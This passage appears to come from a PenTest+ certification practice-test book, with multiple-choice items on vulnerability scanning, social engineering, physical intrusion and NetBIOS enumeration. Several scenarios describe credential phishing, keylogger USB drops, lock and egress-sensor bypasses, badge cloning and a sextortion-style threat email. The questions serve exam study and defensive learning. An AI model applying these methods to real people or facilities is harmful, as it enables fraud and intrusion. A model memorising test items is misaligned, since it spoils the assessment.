128. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 7.2. To which risk category does this vulnerability belong?

A. Low

B. Medium

C. High

D. Critical

129. You are assessing the results of a vulnerability scan and have noticed a common theme. You have found that almost all of the target organization's Windows Server 2012 R2 systems are missing the same critical security updates. What should you do? (Choose two.)

A. Halt the penetration test and inform the client immediately.

B. Investigate whether this creates any vulnerabilities that you could exploit.

C. Document the common theme of missing updates in the final penetration test report.

D. Install the missing updates on the servers.

E. Document the missing updates on your penetration testing best practices blog.

130. You are assessing the results of a vulnerability scan and have made an observation. You have found that the organization has many Linux servers deployed that still run on a distribution that was released in 2008. What should you do?

A. Map vulnerabilities present in the older Linux servers to possible exploits.

B. Halt the penetration test and inform the client immediately.

C. Recommend that the client upgrade the servers in an email.

D. Upgrade the servers for your client.

131. You are assessing the results of a vulnerability scan and notice that many network devices, such as routers and access points, still use default administrative usernames and passwords. This information can be easily found on the Internet and represents a significant security vulnerability. What should you do? (Choose two.)

A. Recommend that the client adopt a best practice of changing all default usernames and passwords.

B. Exploit the devices that are using default usernames and passwords.

C. Manually change the default usernames and passwords for the client.

D. Publish the fact that the client is still using default usernames and passwords on a popular online cybersecurity forum.

132. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. You discover that organization still uses several older Windows Server 2003 systems that have not been properly updated and are vulnerable to a particular exploit. You decide to write a small program that will take advantage of this exploit. However, you use Kali Linux almost exclusively. What should you do to write a Windows program? (Choose two.)

A. Write the code in C on your Linux system.

B. Utilize exploit chaining.

C. Write the code in C++ on a Windows laptop.

D. Cross-compile the code.

E. Implement credential brute forcing.

133. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. You discover that the organization still uses several older unsupported Windows 2000 Server systems. After performing some research, you identify several vulnerabilities associated with these systems that could be exploited. You modify the source code for a particular exploit such that it will work on these older systems and then you compile it. What are the processes you used in this scenario called? (Choose two.)

A. Cross-compiling the code

B. Exploit modification

C. Exploit chaining

D. Mapping vulnerabilities to potential exploits

E. Proof-of-concept development

134. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. The system you want to target can't be compromised with a single exploit. However, you determine that you can use multiple exploits in conjunction with each other to compromise the system. The first one gets through the system's host-based firewall. The second exploits a user account with weak password. The third elevates privileges on the system. What is your solution called?

A. Deception

B. Exploit modification

C. Exploit chaining

D. Credential brute-forcing

E. Proof-of-concept development

135. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. You discover that the organization still uses several older unsupported Windows 2000 Server systems. After performing some research, you identify several vulnerabilities associated with these systems that could be exploited. You modify the source code for a particular exploit such that it will work on these older systems, and then you compile it. What should you do next?

A. Attack the target systems.

B. Test the modified exploit on virtual machines in a lab environment.

C. Implement credential brute-forcing.

D. Cross-compile the code.

136. You are performing a black box penetration test. After gaining access to the internal network and running a vulnerability scan, you've identified a target system and mapped its vulnerabilities to a specific exploit. However, to execute the exploit, you need physical access to an internal network jack. So, you tailgate your way into the facility, plug in your laptop, and run the exploit. What technique did you use in this scenario? (Choose two.)

A. Deception

B. Exploit modification

C. Social engineering

D. Credential brute-forcing

E. Proof-of-concept development

137. Which of the following techniques involves sending one password after another at an authentication system in an attempt to find the right one?

A. Rainbow table

B. Teardrop attack

C. Credential brute-forcing

D. SYN attack

138. Which of the following techniques involves sending passwords, one after another, from a list of commonly used passwords in an attempt to find the right one?

A. Rainbow table

B. SYN attack

C. Man-in-the-middle attack

D. Dictionary attack

139. Which of the following is a precomputed list of hash values for common passwords that can be used for offline password file cracking?

A. Rainbow table

B. Fingerprint

C. Digital signature

D. Private key

140. Which of the following are special network devices that are commonly used to control manufacturing equipment and environmental systems? (Choose two.)

A. ICS

B. SCADA

C. Point of sale

D. RTOS

E. IoT

141. Which of the following are security weaknesses associated with mobile devices? (Choose two.)

A. Weak encryption

B. Rooting or jailbreaking

C. No support for SSL/TLS

D. Susceptible to cross-site scripting

E. Inconsistent updating

142. Which of the following devices would probably have the weakest inherent security? (Choose two.)

A. Windows servers

B. Linux servers

C. Windows workstations

D. Embedded devices

E. Smart IoT appliances

143. You are performing a black box penetration test for a small retail chain. When you enumerate one of their retail locations, you discover that their point-of-sale (POS) systems are connected directly to the Internet. When you footprint them, they appear to be running Windows XP SP3. You visit one of their retail locations and notice that the POS systems are connected to the network using a wired connection and are attached to the counter with a cable lock. What should you recommend in your final report to the client? (Choose two.)

A. Replace the POS devices with smartphones.

B. Connect the POS devices to the network with a wireless connection.

C. Isolate the POS devices on their own subnet that doesn't have Internet connectivity.

D. Upgrade the POS devices to a newer version.

E. Upgrade the physical security.

144. You are performing a gray box penetration test. While on-site, you notice that all employees use USB fingerprint biometric scanners to authenticate to their systems. What is the security weakness associated with this type of authentication system?

A. They can be fooled with fake fingerprints.

B. They can be bypassed by simply disconnecting them.

C. They generate false positives when dead skin, oil, and other debris obscure the reader's face.

D. They may generate a false positive when exposed to sunlight.

145. Consumer-based Internet of Things (IoT) devices are usually less secure than systems that are designed for conventional desktop computers. Why is this statement true?

A. Developers who design IoT devices are not as concerned with security.

B. It is difficult for administrators to apply the same security standards extensively.

C. IoT systems often lack the hardware power needed by some steadier solutions.

D. Regulatory authorities often have lower constraints for IoT systems.

146. During an external vulnerability scan, a penetration tester discovers the following findings:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server host found	21

Given these results, how should the attack strategies be prioritized?

A. Obsolete software can contain vulnerable components.

B. Weak password management practices are being utilized.

C. Weak protocols may be intercepted.

D. Sensitive information may be revealed on the web servers.

147. A penetration tester has been asked to determine whether the client's server farm is compliant with the company's software baseline by conducting a remote scan. What type of scan should the tester perform to verify compliance?

A. A credentialed scan

B. A discovery scan

C. A full scan

D. A stealth scan

148. You are a penetration tester, and you are configuring your vulnerability management solution to perform credentialed scans of servers on your client's network. What type of account should you be provided with?

A. A domain administrator account

B. A local administrator account

C. A 512 encrypted certificate

D. A read-only account

149. A penetration tester has been asked by a client to perform a code review of a web application. What type of analysis is the penetration tester performing?

A. Dynamic code analysis

B. Fuzzing

C. Fault injection

D. Static code analysis

150. A penetration tester has full access to a domain controller and wants to discover any user accounts that have not been active for the past 30 days. What command should the penetration tester use?

A. `dsrm -users "DN=client.com; OU=hq CN=users"`

B. `dsquery user -inactive 4`

C. `dsquery -o -rdn -limit 30`

D. `dsuser -name -account -limit 3`

151. You are a penetration tester and are discussing with a client the properties of the testing engagement agreement. Which one of the following will have the biggest impact on the observation and testing of the client's production systems during their peak loads?

A. Creating a scope of the critical production systems used by the client

B. Establishing a white box testing engagement with the client

C. Having the client's management team sign off on any invasive testing

D. Setting up a schedule of testing times to access their systems

152. After several attempts, a tester was able to gain unauthorized access through a biometric sensor by using the tester's own fingerprint without exploitation. What happened with the biometric device that allowed the tester to gain access?

A. The device is configured more toward true negatives.

B. The device is set to fail closed.

C. The device replicated a valid user's fingerprint.

D. The device is tuned more toward false positives.

153. A penetration tester has completed a simple compliance scan of a client's network. The results indicate that there is a subset of assets on a network. This information differs from what was shown on the network architecture diagram that was given to the tester prior to testing. What is most likely the cause for the discrepancy? (Choose two.)

A. A misconfigured DHCP server

B. Incorrect credentials

C. Limited network access

D. Network access controls (NAC)

E. Storage access

154. A penetration tester has discovered a Supervisory Control and Data Acquisition (SCADA) device in one of the VLANs in scope. What action best creates a potentially damaging outcome against the device?

A. Begin a DNS cache poisoning attack

B. Begin a Nessus vulnerability scan

C. Begin an SMB exploit

D. Begin an SNMP password brute-force attack

155. A penetration tester is using social media to gather information about different employees at a company. The tester has created a list of popular words used frequently in the employee's profiles. What type of attack could this information be used for?

A. Dictionary attack

B. Exploit chaining attack

C. Karma attack

D. Session hijacking attack

156. You are a penetration tester, and after performing a recent test, you discover that the client's staff is using dictionary and seasonal passwords. What is the best way to control the use of common dictionary words as being used as passwords?

A. Configure password filters.

B. Disable the accounts after three incorrect attempts.

C. Expand the password length from seven to 14 characters and add special characters.

D. Implement password history restrictions.

157. You are a penetration tester, and you are conducting a black box penetration test against your client's network and are in the process of gathering vulnerability scanning results. What type of scan will provide you with important information within the scope of your testing?

A. A compliance scan

B. A discovery scan

C. A full scan

D. A stealth scan

158. A security analyst is attempting to identify vulnerabilities in a customer's web application without affecting the system or its data. Which of the following best describes the type of vulnerability scanning being performed?

A. Aggressive scan

B. Compliance scan

C. Noncredentialed scan

D. Passive scan

159. You are a penetration tester and have been scanning a network. The vulnerability scanner that you are utilizing is using a service access level to better evaluate vulnerabilities across multiple assets within an organization. What is being performed?

A. Credentialed scan

B. Nonintrusive scan

C. Passive scan

D. Privilege escalation test

160. An organization is using a tool to perform a source code review. The penetration tool incorrectly identifies a vulnerability. What is it called when this happens?

A. False negative

B. False positive

C. True negative

D. True positive

161. You are a penetration tester, and you are looking to cross-compile code for your penetration activity. Then you plan to deploy it. Why would you cross-compile code?

A. To add additional libraries

B. To allow you to inspect the source code

C. To run it on multiple platforms

D. To run it on different architectures

162. Which of the following characteristics distinguish between rainbow table attacks from brute-force attacks? (Choose two).

A. Rainbow table attacks reduce compute cycles at attack time.

B. Rainbow tables must include precompiled hashes.

C. Rainbow table attacks do not require access to hashed passwords.

D. Rainbow table attacks must be performed on the network.

E. Rainbow table attacks bypass the maximum failed login restrictions.

163. A penetration tester wants to use rainbow tables against a password file that has been captured. How does the rainbow table crack passwords?

A. By comparing hashes to identify known values

B. By decrypting the passwords

C. By unhashing the passwords

D. By using brute-force testing of hashes

164. A penetration tester is in the middle of a penetration test and is gathering information without actively scanning the client. What type of information is being gathered?

A. Background checks

B. Commercial record search

C. Intelligence gathering

D. Open source intelligence (OSINT)

165. Which of the following is not an open source intelligence (OSINT) gathering tool?

A. FOCA

B. Nessus

C. nslookup

D. whois

166. You and a colleague are discussing open source intelligence (OSINT), and the discussion leans toward discussing vulnerabilities and other security flaws. There are a number of organizations that work to centralize this knowledge. One of these organizations tackles a broad range of cybersecurity activities. It focuses on security breach and denial of service incidents, providing alerts and incident-handling and avoidance guidelines. Which organization are we discussing?

A. The Common Attack Pattern Enumeration and Classification (CAPEC)

B. Computer Emergency Response Team (CERT)

C. Common Weakness Enumeration (CWE)

D. National Institute of Standards and Technology (NIST)

167. You and a colleague are discussing open source intelligence (OSINT), and the discussion leans toward discussing vulnerabilities and other security flaws. There are a number of organizations that work to centralize this knowledge. One of these organizations uses a list as a resource intended to help identify and document attacks and attack patterns. It allows users to search attacks by their mechanism or domain and then breaks down each attack by using various attributes and prerequisites. Which organization are we discussing?

A. The Common Attack Pattern Enumeration and Classification (CAPEC)

B. Computer Emergency Response Team (CERT)

C. Common Weakness Enumeration (CWE)

D. National Institute of Standards and Technology (NIST)

168. You are a penetration tester, and your client wants you to scan their system and will go to great lengths to avoid detection. The client does not want their cybersecurity team to be aware that a penetration test is underway. What type of scan will you be performing?

A. Compliance scan

B. Discovery scan

C. Full scan

D. Stealth scan

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter 3

Attacks and Exploits

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 3: Attacks and Exploits

✓ 3.1 Compare and contrast social engineering attacks.

- Phishing
  - Spear phishing
  - SMS phishing
  - Voice phishing
  - Whaling
- Elicitation
  - Business email compromise
- Interrogation
- Impersonation
- Shoulder surfing
- USB key drop
- Motivation techniques
  - Authority
  - Scarcity
  - Social proof
  - Urgency
  - Likeness
  - Fear

✓ 3.2 Given a scenario, exploit network-based vulnerabilities.

- Name resolution exploits
  - NETBIOS name service
  - LLMNR
- SMB exploits
- SNMP exploits

- SMTP exploits
- FTP exploits
- DNS cache poisoning
- Pass the hash
- Man-in-the-middle
  - ARP spoofing
  - Replay
  - Relay
  - SSL stripping
  - Downgrade
- DoS/stress test
- NAC bypass
- VLAN hopping

✓ **3.3 Given a scenario, exploit wireless and RF-based vulnerabilities.**

- Evil twin
  - Karma attack
  - Downgrade attack
- Deauthentication attacks
- Fragmentation attacks
- Credential harvesting
- WPS implementation weakness
- Bluejacking
- Bluesnarfing
- RFID cloning
- Jamming
- Repeating

✓ **3.4 Given a scenario, exploit application-based vulnerabilities.**

- Injections
  - SQL
  - HTML
  - Command
  - Code

- Authentication
  - Credential brute forcing
  - Session hijacking
  - Redirect
  - Default credentials
  - Weak credentials
  - Kerberos exploits
- Authorization
  - Parameter pollution
  - Insecure direct object reference
- Cross-site scripting (XSS)
  - Stored/persistent
  - Reflected
  - DOM
- Cross-site request forgery (CSRF/XSRF)
- Clickjacking
- Security misconfiguration
  - Directory traversal
  - Cookie manipulation
- File inclusion
  - Local
  - Remote
- Unsecure code practices
  - Comments in source code
  - Lack of error handling
  - Overly verbose error handling
  - Hard-coded credentials
  - Race conditions
  - Unauthorized use of functions/unprotected APIs
  - Hidden elements
  - Sensitive information in the DOM
  - Lack of code signing

✓ **3.5 Given a scenario, exploit local host vulnerabilities.**

- OS vulnerabilities
  - Windows
  - Mac OS
  - Linux
  - Android
  - iOS
- Unsecure service and protocol configurations
- Privilege escalation
  - Linux-specific
    - SUID/SGID programs
    - Unsecure SUDO
    - Ret2libc
    - Sticky bits
  - Windows-specific
    - Cpassword
    - Clear text credentials in LDAP
    - Kerberoasting
    - Credentials in LSASS
    - Unattended installation
    - SAM database
    - DLL hijacking
  - Exploitable services
    - Unquoted service paths
    - Writable services
  - Unsecure file/folder permissions
  - Keylogger
  - Scheduled tasks
  - Kernel exploits
- Default account settings
- Sandbox escape
  - Shell upgrade
  - VM
  - Container

- Physical device security
  - Cold boot attack
  - JTAG debug
  - Serial console

✓ **3.6 Summarize physical security attacks related to facilities.**

- Piggybacking/tailgating
- Fence jumping
- Dumpster diving
- Lock picking
- Lock bypass
- Egress sensor
- Badge cloning

✓ **3.7 Given a scenario, perform post-exploitation techniques.**

- Lateral movement
  - RPC/DCOM
    - PsExec
    - WMI
    - Scheduled tasks
  - PS remoting/WinRM
  - SMB
  - RDP
  - Apple Remote Desktop
  - VNC
  - X-server forwarding
  - Telnet
  - SSH
  - RSH/Rlogin
- Persistence
  - Scheduled jobs
  - Scheduled tasks
  - Daemons
  - Back doors
  - Trojan
  - New user creation
- Covering your tracks

1. You are conducting a black box penetration test for a client. You have used reconnaissance tools to create a list of employee email addresses within the target organization. You craft an email addressed to all of the employees warning them that they must change their password within 24 hours or they will lose access. When they click the link provided in the email, they are redirected to your own website where their credentials are captured to a text file. What kind of exploit did you use?
   A. Phishing
   B. Vishing
   C. Smishing
   D. Whaling

2. You are performing a gray box penetration test for a medium-sized organization. You have used reconnaissance techniques to identify a help desk employee and a payroll employee. You craft an email to the payroll employee that appears to come from the help desk employee directing the payroll employee to reset her password. When she clicks the link provided in the email, she is redirected to your own website where her credentials are captured to a text file. What kind of exploit did you use?
   A. Phishing
   B. Interrogation
   C. Spear phishing
   D. Whaling

3. You are performing a black box penetration test for a medium-sized organization. You have used reconnaissance techniques to identify the CEO's email address as well as the email address belonging to a help desk employee. You craft an email to the CEO that appears to come from the help desk employee directing the CEO to reset her password. When she clicks the link provided in the email, she is redirected to your own website where her credentials are captured to a text file. What kind of exploit did you use?
   A. Smishing
   B. Vishing
   C. Spear phishing
   D. Whaling

4. You are performing a black box penetration test for a medium-sized organization that sells imported clothing. You have used reconnaissance techniques to identify a key software developer. You send this employee a personalized text message containing a Bitly URL that points to your own website where you capture information to a text file. What kind of exploit did you use in this scenario?
   A. Phishing
   B. Smishing
   C. Vishing
   D. Whaling

5. You are performing a black box penetration test for a small organization that wholesales imported electronic devices in the United States. You have used reconnaissance techniques to identify a receptionist's phone number as well as the organization's printer vendor. You call this receptionist, pretending to be a sales rep from the vendor. You ask the receptionist for information about their printers, workstations, operating systems, and so on, to learn more about the organization's network infrastructure. What kind of exploit did you use in this scenario?
   - **A.** Smishing
   - **B.** Vishing
   - **C.** Spear phishing
   - **D.** Whaling

6. Which social engineering technique involves questioning an employee using intimidation to gather information?
   - **A.** Phishing
   - **B.** Smishing
   - **C.** Impersonation
   - **D.** Interrogation

7. You are performing a black box penetration test for a large financial organization. Using reconnaissance techniques, you have identified the vendor that services the vending machines within the organization's main headquarters. You dress in a similar uniform as the vendor's employees. You also purchase a hand truck and several cases of soda pop. The receptionist of the target organization allows you to enter and directs you to the break room. What kind of exploit did you use in this scenario?
   - **A.** Impersonation
   - **B.** Smishing
   - **C.** Vishing
   - **D.** Elicitation

8. You are performing a black box penetration test for a medium-sized manufacturing organization. Using reconnaissance techniques, you have identified the vendor that services the printers within the organization's headquarters. You dress in a similar uniform as that vendor's employees. You also purchase a toolkit containing tools commonly used by printer repair technicians. The receptionist of the target organization allows you to enter and directs you to a troublesome printer. While "working" on that printer, you chat with nearby employees to gather information. Which exploits did you use in this scenario? (Choose two.)
   - **A.** Impersonation
   - **B.** Whaling
   - **C.** Phishing
   - **D.** Interrogation
   - **E.** Elicitation

9. You are performing a black box penetration test for a medium-sized manufacturing organization. Using reconnaissance techniques, you have identified the vendor that services the printers within the organization's headquarters. You dress in a similar uniform as that vendor's employees. You also purchase a toolkit containing tools commonly used by printer repair technicians. The receptionist of the target organization allows you to enter and directs you to a troublesome printer. While "working" within the organization, you discretely watch employees as they type, trying to gather sensitive information. Which exploits did you use in this scenario? (Choose two.)
   - **A.** Shoulder surfing
   - **B.** Phishing
   - **C.** Impersonation
   - **D.** Interrogation
   - **E.** Elicitation

10. You are performing a black box penetration test for a medium-sized manufacturing organization. Using reconnaissance and phishing techniques, you have compromised the password for an employee's email account. You use this account to question other employees in an attempt to gather sensitive information and documents. Which exploits did you use in this scenario? (Choose two.)
   - **A.** Shoulder surfing
   - **B.** Phishing
   - **C.** Impersonation
   - **D.** Interrogation
   - **E.** Elicitation

11. You have been hired to conduct a black box penetration test for a client. You purchase a small flash drive and load it with malware that installs a keylogger on the victim's computer and sends the information it captures to you. You walk in the client's front door and ask the receptionist for directions to a nearby sports venue. While you are speaking, you deliberately drop the drive on the floor and then leave. Which exploit was used in this scenario?
   - **A.** Shoulder surfing
   - **B.** USB key drop
   - **C.** Phishing
   - **D.** Elicitation

12. Which exploit sends emails indiscriminately to a large number of the target organization's employees, anticipating that a percentage of them will click the malicious link contained in the message?
   - **A.** Phishing
   - **B.** Spear phishing
   - **C.** SMS phishing
   - **D.** Whaling

13. Which exploit relies on text messaging to deliver phishing messages?

A. Elicitation

B. Spear phishing

C. SMS phishing

D. Whaling

14. Which exploit relies on a telephone call to convince someone to reveal sensitive information?

A. Vishing

B. Spear phishing

C. Phishing

D. Whaling

15. Which exploits require the penetration tester to first conduct extensive reconnaissance to identify specific, high-value individuals to target within the organization? (Choose two.)

A. Spear phishing

B. Phishing

C. USB key drop

D. Whaling

E. SMS phishing

16. Which social engineering technique is least likely to be used during a penetration test?

A. Interrogation

B. Impersonation

C. Shoulder surfing

D. USB key drop

17. You have been hired to conduct a black box penetration test for a client. You purchase a small flash drive and load it with malware that sends information to you. Using reconnaissance techniques, you have identified the vendor that services the heating and air conditioning within the organization's headquarters. You dress in a similar uniform as that vendor's employees and purchase the tools they commonly use. The receptionist of the target organization allows you to enter and directs you to the mechanical room. You deliberately leave the flash drive on a user's chair as you walk by an open cubicle. Which exploits were used in this scenario? (Choose two.)

A. Elicitation

B. Impersonation

C. Shoulder surfing

D. USB key drop

E. Business email compromise

18. You have been hired to conduct a black box penetration test for a client. You walk into the organization's main entrance and ask the receptionist for information about current job openings. You watch the keystrokes she types on her computer in hopes of capturing sensitive information that you can use to gain access to the internal network. What kind of exploit was used in this scenario?

A. Spear phishing

B. Impersonation

C. Shoulder surfing

D. USB key drop

E. Business email compromise

19. You have been hired to conduct a gray box penetration test for a client. You managed to walk by just as she was logging on to her email account and watch the keystrokes she typed on her computer. Later that evening, after the employee has gone home for the day, you log on to her email account and send requests for information to other employees. Which exploits were used in this scenario? (Choose two.)

A. Spear phishing

B. Whaling

C. USB key drop

D. Shoulder surfing

E. Business email compromise

20. You are performing reconnaissance as a part of a black box penetration test. You notice that the employees of the target organization commonly congregate at a particular outdoor restaurant for lunch. You begin frequenting the same restaurant for lunch and make friends with several of the target organization's employees. After you gain their trust, they begin to share information about their jobs, computers, bosses, customers, projects, and so on. What type of exploit occurred in this scenario?

A. Whaling

B. Elicitation

C. Interrogation

D. Phishing

21. A penetration tester sends a spear phishing email to an employee of the target organization, claiming to be the director of operations. The email asks the employee to reply with sensitive internal information. What motivation factor did the penetration tester use in this scenario?

A. Authority

B. Scarcity

C. Social proof

D. Likeness

22. A penetration tester sends a spear phishing email to an employee of the target organization, claiming to be an agent with the Federal Bureau of Investigations (FBI). The email indicates that the employee's manager is being investigated for embezzlement and asks the employee to reply with sensitive internal information. What motivation factor did the penetration tester use in this scenario?

A. Likeness

B. Scarcity

C. Social proof

D. Authority

23. A penetration tester sends a spear phishing email to an employee of the target organization, claiming to be a fellow employee who has forgotten her password. The email indicates she has a presentation in a few minutes and can't access her presentation files on a shared network drive. She asks the employee to "loan" her his username and password so she can log on and get the files. What motivation factor did the penetration tester use in this scenario?

A. Fear

B. Urgency

C. Authority

D. Scarcity

24. A penetration tester sends a phishing email to the employees of the target organization. The link in the email leads to a fake website that lists more than 1,000 reviews with an average rating of 4.9 stars. What motivation factor did the penetration tester use in this scenario?

A. Social proof

B. Urgency

C. Scarcity

D. Authority

25. A penetration tester sends a phishing email to the employees of the target organization. The email purports to be offering iPads for an absurdly low price. However, there are only 25 left at this price. The link in the email leads to a fake website that uses a drive-by-download script that drops a keylogger on the employee's computer. What motivation factor did the penetration tester use in this scenario?

A. Fear

B. Social proof

C. Authority

D. Scarcity

26. You are performing reconnaissance as a part of a black box penetration test. You notice that the employees of the target organization commonly congregate at a particular outdoor restaurant for lunch. You hire several young, physically attractive consultants to help with the penetration test. You send them to the same restaurant for lunch and have them make friends with several of the target organization's employees. They gain the employees' trust, and the employees begin to share information about their jobs, computers, bosses, customers, projects, and so on. Which motivation factor was used in this scenario?

A. Authority

B. Scarcity

C. Social proof

D. Likeness

27. During a penetration test, you send an email to the CFO of the target organization. The email claims that the webcam on the CFO's laptop has been clandestinely used to record him viewing pornography. The email threatens to post this video and notify his family, his employer, and the police if he doesn't respond with certain sensitive information about his company. Which motivation factor was used in this scenario?

A. Fear

B. Social proof

C. Authority

D. Scarcity

28. A penetration tester sends an email to a sales rep of the target organization, claiming to be the CEO of one of the organization's most important clients. The email asks the employee to create a VPN account to allow the CEO access to certain files on the organization's network. The email threatens to terminate the business relationship if this doesn't happen. What motivation factor did the penetration tester use in this scenario?

A. Likeness

B. Social proof

C. Authority

D. Scarcity

29. A penetration tester sends an email to an employee of the target organization, claiming to be a sales rep on the road. She claims in the email that her VPN connection from her hotel is running extremely slow and that she can't access her client's data. If she doesn't get the data, she will lose the sale. The message asks the employee to email her a copy of the files. What motivation factor did the penetration tester use in this scenario?

A. Social proof

B. Urgency

C. Scarcity

D. Authority

30. A penetration tester sends email to an employee of the target organization, claiming to be a sales rep on the road. She claims in the email that she forgot her VPN password and now it is locked because she tried too many wrong ones. She asks the employee for his VPN username and password so she can log on and update the customer database with a huge new order. She mentions in the email that one of the target employee's coworkers has done this for her in the past and it wasn't a big deal. What motivation factors did the penetration tester use in this scenario? (Choose two.)

A. Social proof

B. Urgency

C. Scarcity

D. Authority

E. Fear

31. Which motivation factor gets people to act quickly due to a sense of limited supply?

A. Social proof

B. Likeness

C. Scarcity

D. Authority

32. Which motivation factor gets people to act because they believe that "everyone else is doing it"?

A. Social proof

B. Fear

C. Scarcity

D. Authority

33. Which motivation factor gets people to act because someone with clout wants them to?

A. Likeness

B. Social proof

C. Authority

D. Scarcity

34. Which motivation factor gets people to act quickly because they believe someone needs help?

A. Social proof

B. Urgency

C. Scarcity

D. Authority

35. Which motivation factor gets people to act because they want to please the person making a request of them?

A. Likeness

B. Social proof

C. Authority

D. Scarcity

36. Which motivation factor gets people to act because they worry about the consequences of not acting?

A. Social proof

B. Fear

C. Scarcity

D. Authority

37. A penetration tester enters the target organization's physical facility by walking behind an employee and grabbing the authentication-protected door before it shuts all of the way. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Badge cloning

38. A penetration tester enters the target organization's physical facility by striking up a conversation with an employee in the parking lot and walking with her through a door that uses a proximity badge reader to control access. The employee uses her badge to open the door and holds it open for the penetration tester. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Badge cloning

39. A penetration tester waits in the target organization's parking lot until she sees a large group of employees returning from lunch. She inserts herself quietly at the back of the group. The first person in the group uses his badge to unlock a secured door. The penetration tester is able to move through the door with the rest of the group. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Badge cloning

40. As a penetration tester approaches the main entrance to the target organization's physical facility, she notices that a turnstile is used to control access. She carefully steps over the turnstile instead of walking through it. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Fence jumping

41. A penetration tester rifles through the target organization's garbage and finds an optical disc. He reads the disc on his laptop and finds that it contains several very sensitive files from human resources. What kind of exploit occurred in this scenario?

A. Dumpster diving

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

42. A penetration tester impersonates a vending machine repair person to gain physical access to the target organization's facility. Once inside, he notices that the door to the server room uses a simple pushbutton door lock that doesn't use any kind of electronic authentication. Which physical security attack could he use to gain access to the server room?

A. Lock picking

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

43. A penetration tester impersonates a heating and cooling repair person to gain physical access to the target organization's facility. Once inside, she requests access to the server room to investigate a problem with the cold air return. As she is leaving the server room, she surreptitiously places a piece of strong tape over the door locking tab, allowing her to return into the room later without authorization. What is this technique called?

A. Lock picking

B. Lock bypass

C. Fence jumping

D. Badge cloning

44. The exterior double glass door to a facility has a motion sensor installed that automatically unlocks the door when someone is leaving the facility. To gain unauthorized access to the facility, a penetration tester sprays a can of air duster in the center crack between the doors to trigger the motion sensor and unlock the door. What is this technique called?

A. Lock picking

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

45. While waiting in line at a food truck behind an employee of the target organization, a penetration tester steals her access badge and makes a copy of its RFID signature on a fake access badge. What is this technique called?

A. Egress sensor bypass

B. Lock bypass

C. Badge cloning

D. Fence jumping

46. A penetration tester waits in the target organization's parking lot early in the morning until she sees an employee heading toward the front door. She walks up behind the employee while clumsily carrying several large boxes. She asks the employee to hold the door for her and is able to enter the facility. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Badge cloning

47. A penetration tester observes that many employees of the target organization congregate outside the back door of the facility at 10 a.m. and 2 p.m. to smoke cigarettes. The next day, the tester joins the group and pretends to smoke with them. When the group finishes smoking, the tester walks through the back door behind the group. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Badge cloning

48. A target organization's facility is surrounded by a tall chain-link fence topped with barbed wire. A penetration tester observes that a remote section of the fence is overgrown with shrubbery. Late at night, she uses bolt cutters to cut a slit in the fence that she can slip through at a later time. What is this technique called?

A. Egress sensor bypass

B. Lock bypass

C. Badge cloning

D. Fence jumping

49. A penetration tester observes that the target organization's garbage is picked up early in the morning every Tuesday. Late Monday night, she climbs into the organization's garbage receptacle and gathers discarded documents, optical discs, and storage devices such as flash drives. What kind of exploit occurred in this scenario?

A. Dumpster diving

B. Tailgating

C. Fence jumping

D. Egress sensor bypass

50. What tools are required, at a minimum, to pick a lock? (Choose two.)

A. A diagram of the inner locking mechanism

B. A can of spray lubricant

C. A tension wrench

D. A lock pick tool

51. A penetration tester impersonates a heating and cooling repair person to gain physical access to the target organization's facility. Once inside, she requests access to the server room to investigate a problem with the cold air return. As she is leaving the server room, she surreptitiously places a small wooden wedge into the door jam, preventing the door from closing completely. This allows her to return into the room later without authorization. What is this technique called?

A. Lock picking

B. Lock bypass

C. Fence jumping

D. Badge cloning

52. Which of the following features of an egress sensor can be manipulated to allow a penetration tester to enter a building without authorization?

A. Emergency fail open

B. Automatic locking

C. Automatic unlocking via motion sensor for egress

D. Automatic unlocking via light sensor for egress

53. A penetration tester rummages through the target organization's garbage and finds a discarded access badge. She replicates a new badge with her picture using the discarded badge as a model. She uses a device to read the discarded badge's magnetic stripe and replicate it on the fake badge. Which techniques were used by the tester in this scenario? (Choose two.)

A. Lock picking

B. Dumpster diving

C. Fence jumping

D. Badge cloning

E. Lock bypass

54. Using reconnaissance, a penetration tester learns that the target organization's employees use RFID access badges to unlock doors within the facility. Using the company's website, he identifies high-level employees within the organization. Then he waits in the parking lot until he sees one of these individuals heading toward the front doors. He walks behind them into the reception area with a small RFID reader hidden in his coat. He captures the RFID signature from the individual's badge and then creates his own fake access badge and encodes it with that RFID signature. What is this technique called?

A. Piggybacking

B. Tailgating

C. Lock bypass

D. Badge cloning

55. A penetration tester is performing a gray box test for a client. During a network scan, she notices a host that has TCP port 139 open. She suspects this is a Windows system, so she runs the `NBTSTAT` command and discovers key information about the host. Which protocol on the remote host allowed the tester to gather this information?

A. NetBIOS

B. SNMP

C. NAC

D. SMTP

56. During the information gathering phase of a gray box penetration test, you run the `NBTSTAT -c` command on the local network. One of the lines in the output reads as follows:

```
Name       Type     Host Address   Life [sec]

-------------------------------------------------------------

DEV-1   <20> UNIQUE     10.0.0.3      517
```

What do you know about the DEV-1 host?

A. It is a server.

B. It is a workstation.

C. It is a router.

D. It is a wireless device.

57. During the information gathering phase of a gray box penetration test, you run the `NBTSTAT -c` command on the local network. One of the lines in the output reads as follows:

```
Name       Type     Host Address   Life [sec]

-------------------------------------------------------------

PROD-9   <00> UNIQUE     10.0.0.132    517
```

What do you know about the PROD-9 host?

A. It is a server.

B. It is a workstation.

C. It is a router.

D. It is a wireless device.

